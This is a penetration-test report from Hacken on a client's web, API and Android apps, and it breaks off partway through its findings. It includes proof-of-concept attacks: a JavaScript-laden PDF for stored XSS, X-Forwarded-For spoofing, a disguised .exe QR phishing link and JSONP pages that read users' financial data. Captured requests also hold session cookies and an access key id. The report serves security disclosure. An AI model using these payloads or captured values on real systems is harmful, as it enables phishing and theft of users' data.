



Hacken OÜ  
Kai tn 1-5M, Tallinn  
10111, Estonia  
support@hacken.io

# WEB & MOBILE APPLICATIONS SECURITY ASSESSMENT

For: **CLIENT**  
By: Hacken  
Dated: 22.02.21



This document contains confidential information about IT systems and the network infrastructure of the customer, as well as information about potential vulnerabilities and methods of their exploitation.

This confidential information is for internal use by the customer only and shall not be disclosed to third parties.

## Document

Name:	WEB APPLICATION SECURITY ASSESSMENT for <b>CLIENT</b>
Type:	Detailed Penetration Test Report
Revision:	Version 1
Date:	22 February 2021

## Contractor Contacts

Role	Name	Email
Project Lead	Evgenia Broshevan	e.broshevan@hacken.io

## Contents

Introduction	5
EXECUTIVE SUMMARY	5
Security Assessment Overview	6
Scope	6
Team Composition	6
Main Vectors	7
Objectives	7
Methodology	7
Limitations and Assumptions	7
Disclaimer	8
Definitions & Abbreviations	8
Summary of Findings	9
KEY FINDINGS	10
Web Applications Specific Vulnerabilities	10
Stored XSS in PDF file on /auth/real/c	10
IP Spoofing via X-Forwarded-For header in API	12
SQL injection via parameter 'terms' in https://company.com/wp-admin/admin-ajax.php	
13	
Phishing via QR code generator	14
Stealing user notifications via JSONP	15
Stealing user investment information via JSONP	16
Stealing user vote amount information via JSONP	18
Stealing user public key via JSONP	20
Bypass IP restriction in API via 'X-Forwarded-For' header	21
Reflected XSS via cookie 'zlan' in company.com/i/blog	22
Reflected XSS via cookie 'zlan' in company.com	23
Stack Trace	24
Cache Poisoning via 'zlan' cookie in company.com	25
Content Spoofing/Text Injection	26
Confirmation all IP addresses instead of the one to which the link generated	27
View notification count via CORS misconfiguration	28
Cross-Site WebSocket Hijacking in company.com/websocket	30
Missing Security Headers	32
Android Specific Vulnerabilities	33
Sensitive Information in Screenshot	33
Insecure Network Communication	34
Debuggable WebView	35
Application Can Run on Rooted Devices	36
Insecure Data Storage	37
Use Risky Cryptographic Algorithm	38
Sensitive Information Disclosure	39
Security Enhancement	39
Appendix A. Network information	40



This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Hacken.

[www.hacken.io](http://www.hacken.io)

## Introduction

We thank **CLIENT** for giving us the opportunity to conduct a Web & Mobile Application Security Assessment. This document outlines our methodology, limitations, and results of the security assessment.

## Executive Summary

Hacken OÜ (Consultant) was contracted by **CLIENT** (Customer) to conduct the Security Assessment of their web & mobile application.


This report presents the findings of the security assessment of Web application & Mobile & API security assessment that was conducted between December 15, 2020 - January 04, 2021. Remediation check 01.02.2021 - 03.02.2021

The purpose of the engagement was to utilize active exploitation techniques in order to evaluate the security of the web & mobile application against best practice and to validate its security mechanisms.

Next vulnerabilities and mistakes were identified during the assessment.

	High	Medium	Low	Informational
<b>Web</b>	4	9	4	1
<b>Android</b>	3	4	0	1
<b>Total</b>	7	13	4	2

According to our research after performing the security assessment, Full Infrastructure was identified as a Medium-Security level.



The overall rating of **CLIENT** Web&Mobile Application, after the security assessment by the Consultant's Security Team, stands out to be 3 out of 10. The security assessment was carried out following the in-house test cases, manual methods, exploitation, and automated tools.



## Security Assessment Overview

### Scope

The following list of the information systems was the scope of the Security Assessment.

#	Name	Type
1	www.████████.com	Web
2	www.████████.com/en/api	API
3	https://www.████████.com/en/download	Android, IOS

Security Assessment start and end dates were coordinated by email according to the following table:

Testing start date:	December 15, 2020
Testing end date:	January 04, 2021
Reporting:	January 04, 2021

### Team Composition

The project team consisted of 3 security experts with the following roles, certifications, and responsibilities:

Role	Responsibility
Project Manager	Customer communication Project delivery and quality control
Penetration Tester #1 (Lead Penetration tester, Certified Ethical Hacker, C# dev + Java & Go experience)	Project planning and executing Penetration Testing Identify security and business risks for application Preparing artifacts and deliverables Results Presentation
Penetration Tester #2 (Penetration tester, Certified Ethical Hacker, Java, .NET experience)	Penetration Testing Identify security and business risks for Android app

## Main Vectors

- Gray box security assessment
  - Vulnerability Identification
  - Version Enumeration
  - Information Leakage
  - Vulnerability Exploitation
  - Brute Force Attacks
- API calls backend testing
- Mapping application code against industry best practices OWASP ASVS (<https://goo.gl/NB9NT6>)
- Preparing the final report with a detailed listing of findings, along with the related risks and recommendations.

## Objectives

Web application & mobile security assessment was conducted in a “grey box” mode (with approved account) and had the following objectives:

- Identify technical and functional vulnerabilities.
- Estimate their severity level (ease of use, impact on information systems, etc.)
- Modeling the “most likely” attack vectors against the Customer’s Information System.
- Proof of concept and exploitation of vulnerabilities.
- Draw up a prioritized list of recommendations to address identified weaknesses.

## Methodology

Our methodology for Security Assessment is based on our own experience, best practices in the area of information security, international methodologies, and guides such as PTES and OWASP.

Within the scope of this project, we have investigated the following functional domains:

- Intelligence gathering activities against a target;
- Service detection and identification;
- Vulnerabilities detection, verification, and analysis;
- Exploitation of vulnerabilities;
- Providing recommendations aimed to address a security weakness.

## Limitations and Assumptions

This project limited by the scope of this document

During this project, Consultant will follow the following limitations:

- The operational impact to the networks will be maintained to the minimum and coordinated with the client;
- No denial of service attacks will be used;
- No active backdoor or Trojans will be installed;
- No client data will be copied, modified, or destroyed.

The following security tests shall be considered Out of Scope for this assessment:

- Internal networks assessment;

- Denial of Service testing;
- Physical Social Engineering testing.

## Disclaimer

This security assessment was conducted for **CLIENT** prod environment and valid on the date of the report submission hereto. The description of findings, recommendations, and risks was valid on the date of submission of the report hereto. Any projection to the future of the report's information is subject to risk due to changes in the Infrastructure architecture, and it may no longer reflect its logic and controls.

## Definitions & Abbreviations

The level of criticality of each risk is determined based on the potential impact of loss from successful exploitation as well as ease of exploitation, the existence of exploits in public access and other factors.

Risk Level	Description
High	High-level vulnerabilities are easy in exploitation and may provide an attacker with full control of the affected systems, which also may lead to significant data loss or downtime. There are exploits or PoC available in public access.
Medium	Medium-level vulnerabilities are much harder to exploit and may not provide the same access to affected systems. No exploits or PoCs are available in public access. Exploitation provides only very limited access.
Low	Low-level vulnerabilities provide an attacker with information that may assist them in conducting subsequent attacks against target information systems or against other information systems, which belong to an organization. Exploitation is extremely difficult, or the impact is minimal.
Informational	These vulnerabilities are informational and can be ignored.


## Summary of Findings

Value	Number of risks
High	7
Medium	13
Low	4
Informational	2

Based on our understanding of the environment, as well as the nature of the vulnerabilities discovered, their exploitability, and the potential impact we have assessed the level of risk for your organization to be High.

The following diagram illustrates the severity level of the vulnerabilities identified during the testing:

Summary of findings





## Key Findings

Risk level color map

High      Medium      Low      Informational

## Web Applications Specific Vulnerabilities

### ■■■■ Stored XSS in PDF file on /auth/real/c

#1	Description	CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.		
An attacker can use XSS to send a malicious script to an admin user via uploading a PDF file. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.		
Vulnerable URLs	<a href="https://www.████████.com/auth/real/c">https://www.████████.com/auth/real/c</a> <a href="https://www.████████.com/vote/apply">https://www.████████.com/vote/apply</a>	
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Create a PDF file with content: <pre>%PDF-1.3 %âãëÓ 1 0 obj &lt;&lt;/Pages 2 0 R /Type /Catalog&gt;&gt; endobj 2 0 obj &lt;&lt;/Count 1 /Kids [3 0 R] /Type /Pages&gt;&gt; endobj 3 0 obj &lt;&lt;/AA &lt;&lt;/O &lt;&lt;/JS ( try { app.alert(\"XSS\") } catch \\(e\\) { app.alert\\(e.message\\); }</pre></li><li>2. Upload PDF</li><li>3. Check-in response PATH to file.</li><li>4. Follow to URL.</li></ol>	

**Request**

Raw Params Headers Hex

Pretty Raw  Actions

```
1 POST /commonServer/web/FileController/upload?uniqueId=BH7lqyAUWQARNFefFnFCU&type=2
HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary:-----4210496234328962393202814955
8 Content-Length: 878
9 Origin: [REDACTED]
10 Connection: close
11 Referer: https://[REDACTED]auth/real/
12 Cookie: zlmenen; Hn_lvt_d2920517fcda9a68b5b91fc5f8b50b55=l608041604; acw_tc=Obc159a416081163976566597ee6d0cf895c0fc7126f757b1f3994515eda1
13
14 -----4210496234328962393202814955
15 Content-Disposition: form-data; name="file"; filename="result.pdf"
16 Content-Type: application/pdf
17
18 %PDF-1.3
19
20 1 0 obj
21 <</Pages 2 0 R /Type /Catalog>>
22 endobj
23 2 0 obj
```

0 matches  0 matches

**Response**

Raw Headers Hex

Pretty Raw Render  Actions

```
1 HTTP/1.1 200 OK
2 Server: ddcloud
3 Date: Wed, 16 Dec 2020 11:02:38 GMT
4 Content-Type: application/json;charset=UTF-8
5 Content-Length: 307
6 Connection: close
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Origin: https://[REDACTED]
9 Strict-Transport-Security: max-age=86400
10
11 {
  "resMsg": {
    "method": null,
    "code": "1",
    "message": "success !"
  },
  "datas": {
    "url": "http://[REDACTED]/kycImage/3TL2L53z34LB8c8ElVEafw5.pdf",
    "filePath": "kycImage/3TL2L53z34LB8c8ElVEafw5.pdf"
  }
}
```

0 matches  0 matches

← → C  Не конфиденциальный | [REDACTED] 1608116860&OSSAccessKeyId=LTAI4Fu2TRfdt1cCHUjoQRyj

Chrome PDF Viewer

XSS

OK

**Recommendations** Check EXIF data when uploading files.

■■■■■ IP Spoofing via X-Forwarded-For header in API

#2	Description	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
	A user profile contains information about logins and SP addresses. Using the X-Forwarded-For header, you can spoof the IP address and log into the user account with its original IP address, or use a different address to hide the attack.	
Vulnerable URLs		<a href="https://www.████████.com/en/login">https://www.████████.com/en/login</a>
Evidence	Steps to reproduce:	<ol style="list-style-type: none"><li>1. Intercept with Burp login request</li><li>2. Add X-Forwarded-For header with any IP-address</li></ol>

```
Raw Params Headers Hex
Pretty Raw In Actions ▾

1 GET [REDACTED]platform=&clientid=&platformUrl=&
returnPlatformUrl=&zbguid=&loginType=&dynamicCode=756869&callback=jsonp9 HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101
4 Firefox/83.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://[REDACTED]/login
9 X-Forwarded-For: 10.123.10.123
10 Connection: close
11 Cookie: _cfuid=dcd96d18fe272581e074d77df876d76ff1607945038; zlan=e; wooTracker=
9zBzvdl1B2z; __gai=GAI.2.952541352.1608050104; __gid=GAI.2.1709196795.1608050104;
H_lvt_9148c24e5c1ba2ea9a1e3a30955976bd4+1608050114; zip=0; zisnewvip=false;
JSESSIONID=B6BCFCF2807723C61228E7692507; ac_tc=
0bc159861801295129304008acbb58e280fe9d477b5e870ad6f662795ca5; zloginStatus=3;
zJSESSIONID=A4D1A8631538E4B2C083C5A49f588910; zuname=****@4econeon.com; zunon=1; zuid
=z2358647; zother=
%7B%22logInNeedGoogleAuth%22%3Afalse%20%20pwdStatus%22%3A22%22%20%22subUser%22%3A
false%20%22emailStatus%22%3A2%22%22faPwdStatus%22%3A21%22%20%22mobileStatus%22%3A0%2C
%22googleAuth%22%3A0%20%22logInName%22%3A2%22%22statejax12%40econeon.com%22%20%22hasUnsetS
afePwd%22%3Atrue%20%22pNeedAuthen%22%3Atrue%7D
12

Raw Headers Hex
Pretty Raw Render In Actions ▾

1 HTTP/1.1 200
2 Date: Wed, 16 Dec 2020 14:54:49 GMT
3 Content-Type: application/json;charset=UTF-8
4 Connection: close
5 CNDCookie: cache_server_1
6 Set-Cookie: mobileCode=; Max-Age=0; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Domain=.zb.
7 Set-Cookie: zloginStatus=0; Max-Age=0; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Domain=.
8 Access-Control-Allow-Credentials: true
9 CF-Cache-Status: DYNAMIC
10 cf-request-id: 070da4fe810000cc87a6153000000001
11 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beac
12 Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
13 Server: cloudflare
14 CF-RAY: 60293dd9b33cc87-WAW
15 Content-Length: 886
16
17 jsonp9({
  "datas": {
    "lastTime": 1608130489578,
    "userInfo": {
      "lastTime": 1608130346817,
      "realAuthType": 1,
      "isBindwechat": 0,
      "loginPwd": 1
    }
  }
}

Raw Search... 0 matches
Raw Search... 0 matches
```


Time	Type	IP Addresses
2020-12-16 06:54:49	Login WEB	[REDACTED]
2020-12-16 06:50:15	Login WEB	[REDACTED]
2020-12-16 06:47:01	Login WEB	[REDACTED]
2020-12-16 06:44:28	Login WEB	[REDACTED]
2020-12-16 06:41:54	Login WEB	[REDACTED]
2020-12-16 06:37:16	Login WEB	[REDACTED]
2020-12-16 06:33:27	Login WEB	[REDACTED]
2020-12-16 06:30:11	Login WEB	[REDACTED]

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Hacken.



SQL injection via parameter 'terms' in  
[https://\[REDACTED\].com/wp-admin/admin-ajax.php](https://[REDACTED].com/wp-admin/admin-ajax.php)


## ■■■■ Phishing via QR code generator


#4	Description	CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Phishing is the main security issue involved with QR codes. QR codes are generally scanned by a smartphone camera to visit a website. So, hackers or scammers try to change the QR code added to the poster. They can also print a similar kind of fake posters and put them in public places. Innocent customers will scan these fake QR codes to visit the websites but they will be redirected to phishing websites. On mobile devices, it is hard to check the full address in the browsers. Due to limited space, browsers do not show the full address in the URL field. This makes users more vulnerable. When they use this phishing page to login, their passwords are compromised.		
The link can be URL encoded to make it less suspicious.		
Example: <code>https://████████.com/service/qrcode?code=%68%74%74%70%73%3a%2f%2f%67%6f%67%6c%65%2e%63%6f%6d%2f%73%64%66%73%66%2e%65%78%65&amp;width=100&amp;height=100</code>		
where: “%68%74%74%70%73%3a%2f%2f%67%6f%67%6c%65%2e%63%6f%6d%2f%73%64%66%73%66%2e%65%78%65” - is <code>https://google.com/sdfsfs.exe</code>		
Vulnerable URLs	<code>https://████████.com/</code>	
Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>Visit <code>https://████████.com/service/qrcode?code=%68%74%74%70%73%3a%2f%2f%67%6f%67%6c%65%2e%63%6f%6d%2f%73%64%66%73%66%2e%65%78%65&amp;width=100&amp;height=100</code></li><li>Scan QR code via phone.</li></ol>	
		
Recommendations	Add a signature or check the referer header.	

## Stealing user notifications via JSONP

#5	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
There is a referer header check, but it can be bypassed. In PoC, you will see information about the user and his notifications, for example, replenishment for \$105.		
Tested on the latest Mozilla Firefox.		
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>	
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Create and open html page with this content:</li></ol> <pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;      function hack(data) {          document.write(JSON.stringify(data));      }  &lt;/script&gt;  &lt;script src="https://[REDACTED].com/api/web/user/V1_0_0/getNotify?callback=hack&amp;type=1001&amp;pageNo=1&amp;pageSize=1000&amp;ignoreLogIn=false&amp;_=1608208596318"&gt;&lt;/script&gt;</pre>	
<p>The screenshot shows a web interface with a navigation bar at the top. Below the bar, there's a list of notifications under a 'Notice' heading. One specific notification is highlighted with a red box around the text 'Your deposit of 105.000000 USDT is credited to your account.' The rest of the notifications are visible but not highlighted.</p>		
Recommendations	If you want to use JSONP, you need to fix the check referer header - don't accept an empty value. It's recommended to use CORS since it is a more modern solution than JSONP.	

## Stealing user investment information via JSONP

#6	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
There is a referer header check, but it can be bypassed. In PoC, you will see information about user investment, for example, investment for 0.0001.		
Tested on the latest Mozilla Firefox.		
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>	
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Create and open html page with this content:</li></ol> <pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;      function hack(data) {          alert(JSON.stringify(data));      }  &lt;/script&gt;  &lt;script src="https://[REDACTED].com/api/web/lever/V2_0_0/financialList?callback=hack"&gt;&lt;/script&gt;</pre>	
		



The screenshot shows a browser window with the URL `file:///C/Users/Desktop/fggfghfghfnfh.html`. The page content is a JSONP response with numerous fields redacted by black boxes. The visible part of the JSONP response is as follows:

```
[{"datas": {"records": [{"amount": "0.00", "showName": "QC", "fundsType": "15", "precision": "4", "coinName": "qc", "yearRate": "3.8293", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "51", "precision": "4", "coinName": "zb", "yearRate": "0.044", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "13", "precision": "4", "coinName": "usdt", "yearRate": "5.0504", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "2", "precision": "6", "coinName": "btc", "yearRate": "1.8503", "lastIncome": "0.00", "amountToCny": "17.449297"}, {"amount": "0.00", "showName": "████████", "fundsType": "5", "precision": "4", "coinName": "eth", "yearRate": "1.3331", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "9", "precision": "4", "coinName": "eos", "yearRate": "1.5539", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "165", "precision": "4", "coinName": "dash", "yearRate": "1.7407", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "135", "precision": "4", "coinName": "litecoin", "yearRate": "12.8011", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "134", "precision": "4", "coinName": "dot", "yearRate": "0.2512", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "14", "precision": "4", "coinName": "xrp", "yearRate": "3.7428", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "55", "precision": "4", "coinName": "zcash", "yearRate": "0.1180", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "5", "precision": "4", "coinName": "btctv", "yearRate": "0.4762", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "3", "precision": "4", "coinName": "ltc", "yearRate": "1.5902", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "80", "precision": "4", "coinName": "ada", "yearRate": "0.9180", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "61", "precision": "4", "coinName": "xlm", "yearRate": "3.4059", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "99", "precision": "4", "coinName": "nxt", "yearRate": "0.3448", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "58", "precision": "4", "coinName": "neo", "yearRate": "3.6948", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", 